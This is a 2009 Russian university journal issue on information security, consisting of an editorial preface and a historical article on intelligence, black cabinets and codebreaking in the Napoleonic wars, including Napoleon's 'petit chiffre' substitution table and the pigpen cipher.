Российский государственный гуманитарный университет
Russian State University for the Humanities

R G G U B U L L E T I N

№ 10/09

Scientific journal

Series “Information science. Information security.
Mathematics ”

Moscow 2009

В Е С Т Н И К Р Г Г У

№ 10/09

Научный журнал

Серия «Информатика. Защита информации.
Математика»

Москва 2009

УДК 94(560)
ББК 63.3(5)я54

ISSN 1998-6769

СОДЕРЖАНИЕ

Управление

CONTENTS

ОТ РЕДАКЦИИ

Предлагаем вниманию читателей первое издание серии «Защита информации» журнала «Вестник РГГУ», которая отражает исследования в области защиты информации в РГГУ. Публикации будут посвящены как практическим аспектам информационной безопасности, так и концептуальным проблемам.

Актуальность обеспечения информационной безопасности постоянно возрастает. В современном мире сложность систем обработки информации растет. Вместе с этим усложняются задачи защиты информации. Предложенные ранее модели угроз, методы анализа защищенности, средства защиты требуют постоянного совершенствования. Кроме того, появляются новые технологии, развивается архитектура информационных систем, уязвимости которых слабо изучены.

В настоящее время в РГГУ накопился опыт исследований по различным аспектам комплексной защиты информации. Производители предлагают широкий спектр средств обеспечения информационной безопасности, однако по-прежнему остается задача построения эффективной и рентабельной системы защиты на предприятии. Не все угрозы достаточно проанализированы, это касается, например, действий инсайдеров, атак на распределенные системы и т. д. Дальнейшие разработки в данной области позволят внести вклад в построение современных средств защиты и предоставление качественных услуг по обеспечению безопасности.

В этом выпуске журнала уделено внимание таким вопросам, как: обеспечение непрерывности бизнеса, безопасность интеллектуальных систем, система защиты в распределенных системах, соответствие бизнес-требований и требований безопасности и др.

Мы надеемся, что серия продолжится новыми актуальными выпусками. Материалы будут пополняться не только работами сотрудников и аспирантов факультета защиты информации РГГУ, но и исследованиями других ведущих российских специалистов.

Выражаем признательность руководству Российского государственного гуманитарного университета за всестороннюю поддержку инициативы по созданию нового научного издания.

Доктор физико-математических наук,
профессор А.А. Грушо

Д.А. Ларин

ЗАЩИТА ИНФОРМАЦИИ В ЭПОХУ НАПОЛЕОНА

В данной статье рассмотрены наиболее яркие для Европы события начала XIX в. – наполеоновские войны. Рассматриваются различные способы защиты информации, применявшиеся в эту эпоху, а также успехи дешифровальщиков различных стран по чтению французской военной и дипломатической переписки.

Ключевые слова: криптография, шифр, Наполеон, дешифрование.

Наполеон Бонапарт родился в 1769 г. на острове Корсика. Начал службу во французской армии в 1785 г. в чине младшего лейтенанта артиллерии. Наполеон проявил себя в качестве талантливого полководца во время Французской революции (получил чин бригадного генерала) и Директории (стал командующим армией). В ноябре 1799 г. совершил государственный переворот и стал первым консулом, фактически сосредоточив в своих руках всю полноту власти. В 1804 г. провозгласил себя императором Франции Наполеоном I. В период своего правления практически непрерывно вел войны. К 1812 г. территория империи включала в себя бóльшую часть Западной и Восточной Европы, а также ряд территорий в Азии и Северной Африке. Летом 1812 г. Наполеон начал войну против России, которая закончилась для него тяжелым поражением. В 1814 г. войска антифранцузской коалиции вступили в Париж. Наполеон отрекся от престола и был сослан на остров Эльба. В марте 1815 г. вновь занял французский престол. Период возвращения Наполеона к власти получил название «сто дней». После поражения в битве при Ватерлоо он вновь отрекся от престола и был сослан на остров Святой Елены, где и умер в 1821 г. По числу участвовавших в боевых действиях стран и количеству задействованных войск наполеоновские войны являются одними из крупнейших конфликтов в Европе до начала XX в.

Наполеон существенно реорганизовал французскую разведку. Еще в мае 1796 г. взамен прежних разведывательных организаций, которые имелись при главной квартире и при штабах отдельных генералов, было создано «Секретное бюро». Его возглавил Жан Ландре. Бюро было разделено на два отдела: общий и политический; в задачи последнего входили наблюдение за оккупированной территорией, подавление народных волнений и другие обязанности. Глава политического отдела Гальди навербовал массу агентов. Агентура Бюро проникла в Неаполь, Рим, Флоренцию, Турин, Венецию и австрийскую армию, наконец, даже в Вену. Часто «Секретное бюро» составляло для Наполеона по нескольку отчетов в день. Помимо командующего доклады бюро имел право читать только начальник штаба Бертье. Таким образом, «Секретное бюро» занималось и разведкой, и контршпионажем. Ландре имел своих агентов и в Париже – в их обязанность входило наблюдение за теми, кого Директория направляла на различные должности во французскую армию, сражавшуюся в Италии.

«Секретное бюро» было обильно снабжено средствами, некоторым агентам за доставлявшиеся ими сведения платили большие суммы (по нескольку десятков тысяч франков). Иногда информация, содержавшаяся в докладах «Секретного бюро», оказывалась настолько неожиданной, что Наполеон отказывался ей верить, угрожая Ландре смещением с должности. Однако почти всегда сообщенные известия оказывались правильными.

Еще одним способом получения информации о противнике, к которому с самого начала своей полководческой карьеры прибегал Наполеон, был опрос пленных и вербовка среди них агентов. Взятым в плен офицерам обещали большое вознаграждение, если они привлекут к сотрудничеству с французами более высокие чины.

После того как в 1799 г. Наполеон сосредоточил всю полноту власти в своих руках, он провел новую реорганизацию разведывательной и контрразведывательной служб. Разведывательные и контрразведывательные задачи были возложены на министерство полиции, возглавляемое Фуше, бюро независимого от него префекта парижской полиции Дюбуа и персональных агентов Наполеона, создававших свои особые организации (в их число входили такие видные военные, как Дюрок, Даву, Ланн, Жюно, Савари – будущие маршалы и министры наполеоновской империи). Этой личной разведкой Наполеон управлял через своего секретаря Бурьена. Военной разведкой занималось специальное разведывательное бюро, образованное в военном министерстве. Отдельное разведывательное бюро было создано в армии, предназначавшейся для десанта в Англии в 1804 г.

Впоследствии наполеоновская разведка имела агентов во всех столицах и во многих крупных городах большинства европейских государств (кроме России). Обычно это были хорошо оплачиваемые резиденты. Когда район деятельности того или иного агента выдвигался в центр событий, этому разведчику выдавались очень большие суммы денег для добывания информации.

Наполеон считал крайне важным организацию информационно-психологического давления на противника, доведения до него нужной (при этом иногда ложной) информации. Для этого в армии Бонапарта имелась походная типография производительностью около 10 000 листовок в сутки. Вот как сам Наполеон оценивал силу печатного слова: «Четыре газеты могут причинить больше зла, чем стотысячная армия»[1]. Справедливости ради следует отметить, что французская армия в этот период подвергалась успешным информационным атакам. Во время Итальянского похода генералиссимуса А.В. Суворова (1799 г.) его обращение к противнику с разъяснением тяжелого положения, в котором оказались французы, привело к ощутимому эффекту. Солдаты французской пьемонтской армии сдавались целыми частями и подразделениями.

Спецслужбы Франции активно использовали в своей деятельности дезинформирование противника. Для этого часто использовали агентов-двойников, одним из таких агентов была графиня Палестрина. Через нее австрийцев снабжали фальшивыми сведениями. В игру включился сам Наполеон. Не раз в присутствии графини он «проговаривался» о важных вещах, симулируя то припадок гнева, то, напротив, порыв радости.

Для защиты информации Наполеон применял цензуру прессы. Так, например, когда в 1804 г. французская армия из булонского лагеря, где она была сосредоточена для предполагавшегося (но не осуществленного) десанта в Англию, была ускоренным маршем двинута на Рейн против Австрии, Наполеон писал министру полиции: «Запретите газетам говорить об армии, как будто ее вовсе не существует»[2]. При этом сам Наполеон демонстративно оставался в Булони, а потом перебрался в Париж, где устраивал пышные празднества. Все делалось для дезориентации неприятеля.

Значительно укрепился «черный кабинет»[3] Франции. Его возглавлял директор почт Лаваллет. Он фактически превратился во второго министра полиции и одного из руководителей наполеоновской контрразведки. Между прочим, при содействии Лаваллета Наполеон завел ряд высокооплачиваемых агентов, которые представляли ему тайные доклады о настроениях различных кругов французской буржуазии и бюрократии. В 1811 г. Наполеон создал филиалы «черного кабинета» по всей своей огромной империи: в

Турине, Генуе, Флоренции и Риме, Амстердаме и Гамбурге. Эти кабинеты работали весьма эффективно. Перлюстрация дипломатической переписки приняла огромные размеры. Эта деятельность находилась под контролем министра иностранных дел Талейрана. Не обходилось здесь и без курьезов. Так, один из иностранных послов пожаловался министру: «"Черный кабинет" Франции перлюстрирует мою корреспонденцию». Талейран скромно ответил: «Господин посол! Я уверен только в одном: ваши депеши вскрывает кто-то, интересующийся тем, что содержится внутри пакетов»[4]. Другими словами, прямых улик против «черного кабинета» нет. Отметим, что в основном речь здесь идет лишь о перехвате и перлюстрации сообщений. Успехи в дешифровании были гораздо скромнее.

Примером успехов криптографической службы Франции может служить следующий эпизод. 26 сентября 1812 г. американский посланник в Париже в письме президенту США Мэдисону тщательно зашифровал имена двух французских чиновников, которые поддерживали претензии США к Наполеону и особо просили, чтобы этот факт оставался в секрете; но французская дешифровальная служба прочитала послание, и выяснилось, что это были Камбасере и Талейран.

Талейран долгое время находился на высоких должностях в правительстве Наполеона (вплоть до министра иностранных дел). В 1808 г. Талейран при личной встрече предложил себя в качестве платного информатора русскому императору Александру I. Им двигали меркантильные соображения и обида на Наполеона. Отношения между императором Франции и его министром иностранных дел были далеки от идеала. Нередко при большом скоплении людей Наполеон называл Талейрана вором, мерзавцем и другими оскорбительными словами, а иногда обещал и вовсе повесить. После недолгих раздумий о том, не является ли предложение Талейрана провокацией, российский император принял предложение о сотрудничестве и стал весьма щедро оплачивать поставляемую информацию. Так Талейран стал платным агентом русской разведки. Предоставляемая им информация являлась весьма важной для российского двора. Он сообщал сведения о состоянии французской армии, внешнеполитических инициативах Франции, внутриполитической обстановке. Одним из важнейших сообщений Талейрана была дата вторжения Наполеона в Россию. Поскольку Талейран имел прямое отношение к деятельности французского «черного кабинета», то вполне возможно, что он продавал и криптографические секреты Франции. Александр I очень ценил этот источник информации и тщательно оберегал его от разоблачения. Все сообщения, передаваемые от Та-

лейрана российским послом в Париже К.В. Нессельроде, тщательно зашифровывались. При этом Талейран сам нередко высказывал весьма конструктивные предложения по организации конспирации и обеспечению секретности переписки. Для защиты информации, в частности, использовались жаргонные коды, сам Талейран имел несколько псевдонимов: «Мой кузен Анри», «Анна Ивановна», «Красавец Леандр», «наш книготорговец», «юрисконсульт». Министр полиции Франции Фуше фигурировал как «Наташа», «Бержьен», «президент», положение во Франции обозначалось как «английское земледелие» или «любовные шашни Бутягина» (фамилия секретаря русского посольства в Париже) и т. д. Так, когда Наполеон отправил Фуше в отставку, Нессельроде 6 июня 1810 г. отправил в Санкт-Петербург следующее сообщение: «Уход президента очень мне мешает, именно от него наш юрисконсульт почерпал сведения, которые я вам пересылал»[5].

Интересно отметить, что Талейран предложил подобные услуги и Австрии. Его предложение было принято, о чем из агентурных источников узнал Александр I. Это привело к постепенному сворачиванию контактов с Талейраном, который к тому же стал требовать за свои услуги огромные суммы. Таким образом, Талейран одновременно укреплял безопасность Франции, фактически руководя дешифровальной службой, и наносил ей ощутимый вред. Моральный облик Талейрана очень хорошо характеризует его фраза: «Главное качество денег – это их количество»[6].

Активно использовали агентурно-оперативные методы добычи криптографических секретов наполеоновской Франции и англичане, при этом они достигли весьма серьезных успехов в дешифровании французской переписки.

После победы Французской революции англичане создали во Франции и оккупированных ею странах большую агентурную сеть. В качестве агентов вербовались как «идейные» роялисты (сторонники восстановления монархии), так и обычные наемники, работавшие исключительно за деньги. Для передачи сообщений агенты прибегали к различным уловкам, посылали их на «явки» в нейтральных странах, использовали коды в сочетании со стеганографией. Кодобозначения были в виде нотных значков, специальных терминов из области музыки, ботаники, кулинарии и даже часового дела. Сами сообщения зашивались в одежду, подошвы ботинок, прятались в укромные места лодок, повозок и т. д. В случае угрозы ареста курьеры съедали компрометирующие документы. Известен случай, когда женщина-агент умудрилась проглотить целую пачку писем. Занимались разведывательной работой и английские дипломаты в нейтральных странах.

Так, полномочный представитель Великобритании при баварском дворе в Мюнхене Дрэйк сумел подкупить директора баварской почты и получил доступ ко всей французской корреспонденции, проходящей через мюнхенский почтамт.

Наполеон уделял большое внимание техническому прогрессу организации информационного обмена. С конца XVIII в. французы для передачи информации на расстояния использовали семафорный оптический телеграф, станциями которого была покрыта почти вся территория страны. При этом во время осложнений военно-политической обстановки частных лиц временно лишали права пользоваться этим видом связи.

Вопросам криптографической защиты информации французский император уделял недостаточное внимание. Несмотря на некоторые успехи в дешифровании чужих шифров, защита собственной информации, особенно в действующей французской армии, осуществлялась при помощи весьма простых шифров. Во время походов у императора было два основных шифра. «Большой шифр» Наполеон использовал для связи со своими командующими. Эта система была подобна «великому шифру» Россиньоля[7], однако представляла собой номенклатор на 200 величин вместо 600, предложенных Россиньолем. Это делалось для простоты шифрования и расшифрования в полевых условиях. «Малый шифр» был предназначен для связи с небольшими воинскими подразделениями[8].

Малый шифр Наполеона (Petit Chiffre)

A–15, ar–25, al–39
B–37, bu–3, bo–35, bi–29
C–6, ca–32, ce–20
D–23, de–52
E–53, es–82, et–50, en–68
F–55, fa–69, fe–58, fo–71
G–81, ga–51
H–85, hi–77
I–119,
J–87, jai–123
K–?
L–96, lu–103, le–117, la–106
M–114, ma–107
N–115, ne–94, ni–116
O–90, ot–153
P–137, po–152
Q–173, que–136

R–169, ra–146, re–126, ri–148
S–167, sa–171, se–177, si–134, so–168, su–174
T–176, ti–145, to–157
U–138
V–164, ve–132, vi–161, vo–175
W, X, Y –?
Z–166

Приведенная выше таблица замены была восстановлена известным французским криптографом Этьеном Базери в конце XIX в. В имевшихся в его распоряжении криптограммах некоторые буквы (K, W, X и Y) не встречались, поэтому он не смог определить соответствующие им шифробозначения.

«Малый шифр» содержит числовые эквиваленты для всех букв алфавита, а также для часто встречающихся биграмм (двухбуквенных сочетаний) и некоторых триграмм (трехбуквенных сочетаний). С помощью этого шифра слово NAPOLEON, например, может быть зашифровано по-разному:

N	A	P	O	L	E	O	N
115	15	137	90	96	53	90	115
или							
N	A	PO	LE	O	N		
115	15	152	117	90	115		

Использование подобных приемов сильно усложняет задачу криптоаналитика. Свой шифр был и у начальника штаба Бертье.

Наполеон и его генералы также использовали книжные шифры, шифры простой замены, в том числе и шифры типа «масонский ключ», который был переименован в «алфавит Наполеона». О последнем способе шифрования расскажем подробнее. Из самого названия следует, что данные шифрсистемы активно использовали члены «Братства франк-масонов», или «Вольных каменщиков». По современным понятиям и вопреки расхожему мнению этот шифр совершенно не стоек, но представляет определенный интерес. Приведем небольшой пример (применительно к английскому языку). Нарисуем три фигуры следующего вида[9]:

A:	B:	C:
D:	E:	F:
G:	H:	I:

J.	K.	L.
M.	N.	O.
P.	Q.	R.


S	T	U
V	W	X
Y	Z	


В соответствии с этими фигурами буквы получают следующее геометрическое представление:

A=  , B=  , C=  , J=  , R=  , S=  и т. д.

Фраза «We talk about» при зашифровывании принимает вид:

Геометрическое представление может меняться, например:



Тогда A=  , D=  , I=  и т. д.

Но даже эти не очень стойкие шифры использовались с серьезными ошибками. Ключи не менялись длительное время, в шифртекстах сохранялось разбиение на слова (в соответствии с открытым

текстом), использовались стандартные обращения и подписи, значительная часть сообщения не шифровалась (она считалась несекретной) и т. д. Все это, безусловно, облегчало дешифрование. Кроме того, в экстренных случаях секретные сообщения вообще не шифровались и в открытом виде попадали к противнику.

Следует отметить, что криптография во Франции отнюдь не находилась в застое. В начале XIX в. была издана Французская Энциклопедия. В ней были описаны все известные к тому времени исторические шифры и способы их дешифрования. Это способствовало широкому распространению криптографических знаний в Европе. Энциклопедия сыграла роль учебника по криптографии для широкого круга заинтересованных лиц в различных странах (в том числе и в России). Особенно это относится к революционным подпольным организациям, которые не имели доступа к секретам государственных криптографических служб.

При Наполеоне не были изобретены новые специальные шифры. Французская армия пользовалась известными к тому времени способами шифрования. Поэтому противники Наполеона достигли весьма серьезных успехов в дешифровании его переписки.

Одним из первых добился успехов Джордж Сковелл. Он был шефом шифровальщиков при командующем английской армией герцоге Веллингтоне. Во время кампании против французов в Испании (1808–1814 гг.) он создал систему сбора развединформации, с помощью которой осуществлялся перехват почты и фронтовых донесений французов, и производил их дешифрование.

В 1808 г. внимание Наполеона привлекли Португалия и Испания. Его войска заняли Лиссабон и Мадрид. Наполеон посадил своего брата Жозефа на испанский трон. Не смирившиеся с поражением, португальцы и испанцы стали вести партизанскую войну против оккупантов. Они попросили помощи у англичан. Первые подразделения британцев высадились в Португалии летом 1808 г. Следующие шесть лет португальцы и испанцы сражались против врага вместе с англичанами.

В этой войне и отличилась команда дешифровальщиков и агентов по сбору развединформации, работу которой контролировал Дж. Сковелл. По мнению англичан, она сыграла огромную роль в победах британцев при Опорто (1809 г.), Саламанке (1812 г.) и Виттория (1813 г.). Сковелл служил офицером Разведывательного отдела Управления генерал-квартирмейстера. Талантливый лингвист, он отвечал за группы испанских, португальских, итальянских, швейцарских и ирландских солдат и дезертиров из французской армии. Эти люди хорошо знали местные и французский языки, географию театра военных действий. Сковелл называл эти отряды «армией проводни-

ков». Эта армия и начала развивать систему перехвата и дешифрования шифров и кодов, которыми пользовались французы.

До 1811 г. французы для передачи сообщений использовали простые шифры, получившие известность как *petits chiffres*. Они были рукописными и расшифровывались в спешке на поле боя. Как правило, это были короткие сообщения, инструкции или приказы, зашифрованные кодом из 50 величин. Английские дешифровальщики под руководством Сковелла довольно легко справлялись с этими кодами. Весной 1811 г. французы стали использовать более сложный код, известный как код португальской армии, который состоял из комбинаций 150 чисел. Сковелл взломал этот код за два дня. В 1811 г. Джордж Сковелл получил книгу «Криптография, или искусство расшифровки», написанную Дэвидом Арнольдом Конрадусом. В книге излагались правила и принципы создания и дешифрования кодов и шифров. Она также описывала особенности английских, немецких, датских, французских и итальянских шифров. Эксперименты Сковелла с различными методами шифрования и кодирования информации основывались на принципах, изложенных в этой книге. Он придумал принцип, гарантирующий, что общий для Британии шифр, защищавший донесения, не будет взломан. По этой системе обозначение 56C2 направляет получателя к странице 56 некоторой книги, колонке C, второму слову снизу. Это был хоть и очень простой, но довольно надежный код. Вопрос был в том, чтобы узнать, в какой именно книге надо искать нужную страницу. Фактически это был один из вариантов книжного шифра.

В конце 1811 г. новые таблицы кодов были разосланы из Парижа всем ведущим французским военным. Они были основаны на дипломатическом коде середины XVIII в., и в них использовалось 1400 кодвеличин. Такие таблицы отправлялись вместе с инструкциями по их использованию, призванными устранить некоторые недостатки в использовании шифров, описанные выше. Например, в конце сообщения рекомендовалось приписывать цифры, лишенные всякого смысла. Это было сделано для того, чтобы затруднить работу дешифровальщика, так как была высока вероятность наличия в конце сообщения стандартных фраз, которыми обычно заканчивается корреспонденция (например, звание и фамилия лица, отправившего документ). Знание открытого и шифрованного текста, разумеется, облегчает дешифрование.

В течение следующего года Сковелл изучал перехваченные документы французов. Он добился успеха, работая с сообщениями, которые содержали незакодированные слова и фразы (как уже упоминалось, для ускорения процесса шифрования/расшифрования французы часто шифровали не все сообщение, а только «наиболее

секретные» его части). В таких сообщениях значение зашифрованных кусков текста становилось ясным из контекста. Информация о передвижениях войск, собранная «армией проводников» Сковелла, помогала идентифицировать конкретных людей и определять населенные пункты, упоминаемые в зашифрованных письмах.

В 1812 г. в руках Сковелла оказалось перехваченное письмо Жозефа, адресованное его брату – Наполеону Бонапарту. Сковеллу удалось расшифровать большую часть закодированной информации, касающейся плана военной операции. Это позволило Веллингтону подготовиться к битве, от исхода которой зависело, будут ли французы контролировать Испанию (битва при Виттория 21 июня 1813 г.). Той ночью британские отряды захватили экипаж Жозефа Бонапарта и завладели копией Великого французского шифра. В результате этот код был раскрыт окончательно.

Читали англичане и французскую дипломатическую переписку. Достаточно отметить, что в архиве английского «черного кабинета» хранится пять томов (более 2000 страниц) перехваченной и прочитанной в XVIII–XIX вв. французской корреспонденции, а также три тома со вскрытыми за это время ключами к шифрам Франции.

Еще одной страной, специалисты которой смогли вскрыть французские шифры, была Австрия. Австрийцы активно читали дипломатическую переписку Франции, в том числе Наполеона, Талейрана и других министров, послов и т. д.

Рассмотрим деятельность австрийской дешифровальной службы в XVIII–XIX вв. более подробно. В XVIII в. «черные кабинеты» стали распространенным явлением в Европе, а венский пользовался репутацией самого лучшего среди них. Американский историк Дэвид Кан[10] детально описывает работу этой организации. Она была очень эффективной. Мешки с корреспонденцией, которая должна была доставляться утром иностранным посольствам, находящимся в Вене, в 7 часов утра ежедневно привозили в помещение «черного кабинета». Там письма аккуратно вскрывали, растапливая печати над свечой, отмечали порядок расположения страниц в конверте и передавали их помощнику директора. Он читал их и давал указания о снятии копий с самых важных документов. Длинные письма для экономии времени копировались под диктовку с использованием до четырех стенографистов одновременно. Если письмо было на незнакомом помощнику директора языке, он передавал его служащему кабинета, знавшему этот язык. Имелись переводчики со всех европейских языков, а когда появлялась потребность в новом языке, один из служащих получал задачу срочно выучить его. После копирования письма укладывались обратно в

конверты, которые запечатывались при помощи поддельных печатей, и возвращались на почту не позже 9.30 утра.

Через полчаса в «черный кабинет» прибывала новая почта. Она обрабатывалась таким же образом, хотя и с меньшей поспешностью, поскольку была транзитной. Через Вену, находящуюся в центре Европы, шел огромный поток переписки между различными державами. Писали правители, дипломаты, военные, торговцы и т. д. Как правило, эта корреспонденция возвращалась на почтовую станцию к 14.00, хотя иногда ее задерживали и до 19 часов. В 11 часов утра прибывали сообщения, перехваченные полицией. А в 16.00 курьеры привозили письма, которые отправляли иностранные дипломаты. Эти письма снова вливались в поток отправляемой из Вены почтовой корреспонденции к 18.30. Скопированный материал попадал на стол директору «черного кабинета», который отбирал особо интересную информацию и направлял ее заинтересованным лицам – руководству страны, министрам, дипломатам, военачальникам, полицейским чиновникам и т. п. Таким образом, австрийский «черный кабинет» со штатом всего в десять человек обрабатывал в среднем 100 писем ежедневно, обеспечивая сбор важной информации для всех ветвей государственной власти Австрии. При этом сотрудники венского «кабинета» работали крайне аккуратно, ошибки, когда вкладывали письма в чужие конверты, были крайне редки. Но все же иногда случались, однажды перехваченное письмо для герцога Моденского было ошибочно опечатано очень похожей печатью правителя Пармы. Когда герцог заметил подлог, он отправил его в Парму с ироничной пометкой: «Не совсем мне, но и не вам»[11]. Оба государства заявили протест, но Вена отреагировала на него проявлением полнейшего недоумения. Тем не менее многие представители зарубежных стран при австрийском дворе знали о существовании в Вене «черного кабинета». Его наличие косвенно признали даже сами австрийцы. Когда английский посол с юмором пожаловался, что он получает копии вместо оригинальной корреспонденции, австрийский канцлер холодно заметил: «Как неловки эти люди!»[12].

Перехваченная зашифрованная корреспонденция подвергалась криптоанализу. В нем австрийцы весьма преуспели. Успех был достигнут в том числе и за счет того, что сейчас бы назвали «научной организацией труда». Были разработаны «нормативные акты», регулирующие работу дешифровальщиков. Они имели следующие положения:

– не допускать переутомления сотрудников от интенсивной умственной нагрузки, за исключением чрезвычайных случаев; австрийские криптоаналитики одну неделю работали, а другую – отдыхали;

– необходимо материальное стимулирование успехов, хотя заработная плата сотрудников была невысокой, за вскрытие шифров выдавались значительные премии. Несколько меньшая премия полагалась за дешифрование по украденным ключам. Например, в 1833 г. криптоаналитики получили $^3/_5$ суммы, предназначенной для премий, за чтение шифровок французского посланника. В течение одной ночи ключ к его шифру был тайно изъят, скопирован и снова водворен в шкаф в спальной комнате секретаря французской дипломатической миссии в Вене;
– предусмотреть денежную компенсацию дешифровальщикам за вынужденную безработицу, когда ключи некоторых шифров подолгу не менялись, и, вскрыв их, дешифровальщики оказывались в вынужденном простое.

Помимо материальных стимулов существовали и моральные. Главным из них было особое внимание монаршей семьи к работе австрийских криптоаналитиков. Император Карл VI вручал им премии лично, а эрцгерцогиня (жена наследника престола) Мария-Терезия часто беседовала с сотрудниками «черного кабинета» о надежности используемых шифров и о достижениях других стран в криптоанализе.

Важное значение придавалось вопросам подготовки специалистов-криптографов. Вся система работы с перспективными кадрами была нацелена на получение от них максимальной отдачи. Были созданы специальные курсы, на которые направлялись юноши двадцатилетнего возраста. К абитуриентам предъявлялись особые требования: высокие моральные качества, знание иностранных языков (в частности, французского и итальянского) и математики. Сначала им не раскрывали всех подробностей предстоящей работы и обучали созданию надежных шифров, а затем подвергали испытанию – смогут ли они вскрыть разработанные ими же шифры. Неспособным подыскивали другую государственную службу, а остальных посвящали в секреты криптоаналитического мастерства. В процессе обучения предусматривались особые тесты, предназначенные для определения способностей обучаемого к деятельности в области криптографии. К преподаванию на курсах привлекались криптографы, находящиеся на государственной службе. После завершения обучения выпускников посылали в другие страны для лингвистической практики. После вскрытия первого шифра их жалованье удваивалось. Кроме того, для молодого человека открывалась перспектива стать квалифицированным специалистом, который за достигнутые успехи получает аудиенцию у монарха со всеми вытекающими отсюда привилегиями.

Хорошую возможность взглянуть на достижения венского «черного кабинета» дают воспоминания барона Игнаца Коха, который руководил им с 1749 по 1763 г. Например, 4 сентября 1751 г. он послал австрийскому послу во Франции некую дешифрованную корреспонденцию, позволявшую, по его словам, «гораздо лучше понять основные политические принципы, которыми руководствуется правительственный кабинет во Франции»[13]. А еще через две недели он написал: «Это восемнадцатый шифр, который мы вскрыли в течение года. <...> К сожалению, нас считают чересчур способными в этом искусстве, и мысль о том, что мы можем вторгнуться в их корреспонденцию, побуждает иностранные дворы непрерывно менять ключи, иначе говоря, посылать каждый раз более трудные в смысле дешифрования сообщения»[14]. К достижениям австрийской дешифровальной службы относится чтение шифрованной переписки множества зарубежных правителей, политических деятелей и дипломатов.

В 1812 г. Наполеон начал войну против России. Русские дешифровальщики сыграли значительную роль в разгроме его армии. В России достойное внимание службам перехвата и дешифрования уделял еще Петр I, были заметные успехи во времена Елизаветы и Екатерины II. Регулярное чтение французской дипломатической переписки началось с середины XVIII в. В конце XVIII – начале XIX в. российские спецслужбы активно проводили мероприятия по добыванию шифров противника и защите своих собственных секретов. Вот несколько примеров.

В конце XVIII в. секретарь российского посольства в Париже Мешков завербовал одного из чиновников МИД Франции. Были получены шифры и ключи к ним, которыми пользовался министр иностранных дел Франции граф Монморси и французский поверенный в делах в России Жене. В результате Россия получала секретную информацию длительное время.

Большое внимание уделялось вопросам защиты собственной информации. Так, в январе 1800 г. канцлер России граф И. Остерман приказал русскому послу в Берлине вывести из действия шифр («генеральную цифирь») 1799 г., поскольку возникло подозрение в его компрометации. Этот шифр мог быть утрачен вместе с багажом одного русского генерала во время революции во Франции. Аналогичное подозрение вынудило вывести из действия шифры послов России в Мадриде и Лиссабоне. Одновременно были высланы новые шифры.

В том же году русская разведка продемонстрировала возможность использования контролируемых каналов связи не только для «пассивного дешифрования», но и для активного навязывания со-

общений, содержащих нужную руководству страны информацию. В марте 1800 г. министр иностранных дел Панин писал из Петербурга русскому послу в Берлине: «В нашем распоряжении есть шифры, с помощью которых переписывается король Пруссии со своим поверенным в делах в России. В случае если у Вас возникнут подозрения в вероломстве министра иностранных дел Пруссии графа Кристиана фон Хаунвитца, то ваша задача будет состоять в том, чтобы под каким-то предлогом заставить его написать сюда письмо по интересующему нас вопросу. И сразу же, как только будет дешифровано его письмо или письмо его короля, я проинформирую Вас о содержании»[15].

Теперь рассмотрим организацию криптографической службы Российской империи накануне Отечественной войны 1812 г.

В начале XIX в. в России была произведена реорганизация органов управления страной. Манифестом императора Александра I от 8 сентября 1802 г. вместо коллегий (созданных еще Петром I) учреждались министерства. Были учреждены и новые высшие органы управления страной – Государственный совет и Комитет министров. В частности, было организовано Министерство иностранных дел (МИД), руководителем которого был назначен граф А.Р. Воронцов (одновременно он был назначен государственным канцлером, т. е. премьер-министром по-современному). Канцелярия МИД содержала четыре основные экспедиции и три секретные. Первая секретная – цифирная (шифровальная), вторая – цифирная (дешифровальная), третья – газетная (служба перлюстрации). Позднее экспедиции стали называться отделениями. Управляющий канцелярией МИД фактически руководил криптографической службой, он «назидает вообще, ко всем экспедициям; за порядком архива и регистрацией; ему поручается хранение цифирных ключей и весь внутренний порядок канцелярии, а также сношение с директором почт, переписка с нашими министрами вне государства»[16]. С 1808 г. канцелярией МИД руководит А.А. Жерве. Шифровальным отделением руководит Х.И. Миллер, дешифровальное отделение возглавляет Христиан Бек. Напряженная политическая обстановка требовала составления и ввода в действие новых шифров, и такая работа проводилась. Вот письмо управляющего канцелярией начальнику первого цифирного отделения от 8 марта 1812 г.[17]:

«Г. Канцлеру угодно, чтобы Вы, милостивый государь мой, Христиан Иванович, немедленно занялись составлением двух совершенно полных лексиконов как для шифрования, равно как и дешифрования (в данном случае правильно применять термин «расшифрование». – *Авт.*) на рос-

сийском и французском языках, и чтобы Вы снеслись по сему предмету с Александром Федоровичем Крейдеманом, стараясь соединенными силами работу сию к скорейшему и успешнейшему окончанию.

А. Жерве».

Речь в письме идет о требовании составления двух новых кодов. Этой работой в отделении, кроме упомянутых в письме Х.И. Миллера и А.Ф. Крейдемана занимались еще ряд сотрудников. В XIX в. российская шифровальная служба использовала достижения технического прогресса. Составленные специалистами шифры не переписывались, как ранее, а печатались, для чего в первом цифирном отделении имелась литография. Обычно шифры классифицировались на общие и индивидуальные. Общие шифры предназначались для нескольких корреспондентов, как правило, расположенных в одном географическом регионе. Они обеспечивали им связь между собой и с центром. Индивидуальный шифр предназначался исключительно для связи с центром. Идея такого разделения зародилась еще при Екатерине II.

Несколько позже в МИД был организован цифирный комитет, в состав которого вошли наиболее опытные и квалифицированные специалисты-криптографы. В задачи комитета входили разработка, анализ стойкости и введение новых систем шифрования, контроль за правильным использованием и хранением криптографических документов; вывод из действия устаревших или скомпрометированных шифров; составление заключений, отчетов и докладных для руководителей МИД и императора по вопросам деятельности шифровальной и дешифровальной служб. Комитет подчинялся непосредственно министру, а возглавлял его «главный член цифирного комитета»[18].

Большое значение руководство Российской империи придавало организации быстрой и надежной связи. В 1781 г. управление всей внутригосударственной почтой России сосредоточилось в одном ведомстве – Санкт-Петербургском почтамте, или почтовом департаменте, подчинявшемся Коллегии иностранных дел, а в 1802 г. причисленном к Министерству внутренних дел. Передача информации осуществлялась по почтовым трактам (к концу XVIII в. их общая протяженность составляла 33 тысячи верст). При этом правительственная корреспонденция перевозилась специальными курьерами, а ведомственная и частная – почтальонами. Для повышения эффективности доставки правительственной, дипломатической и военной корреспонденции 17 декабря 1796 г. указом императора Павла I был создан Фельдъегерский корпус. Корпус стал специальной воинской частью, предназначенной для несения службы связи и выполнения особых поручений императора.

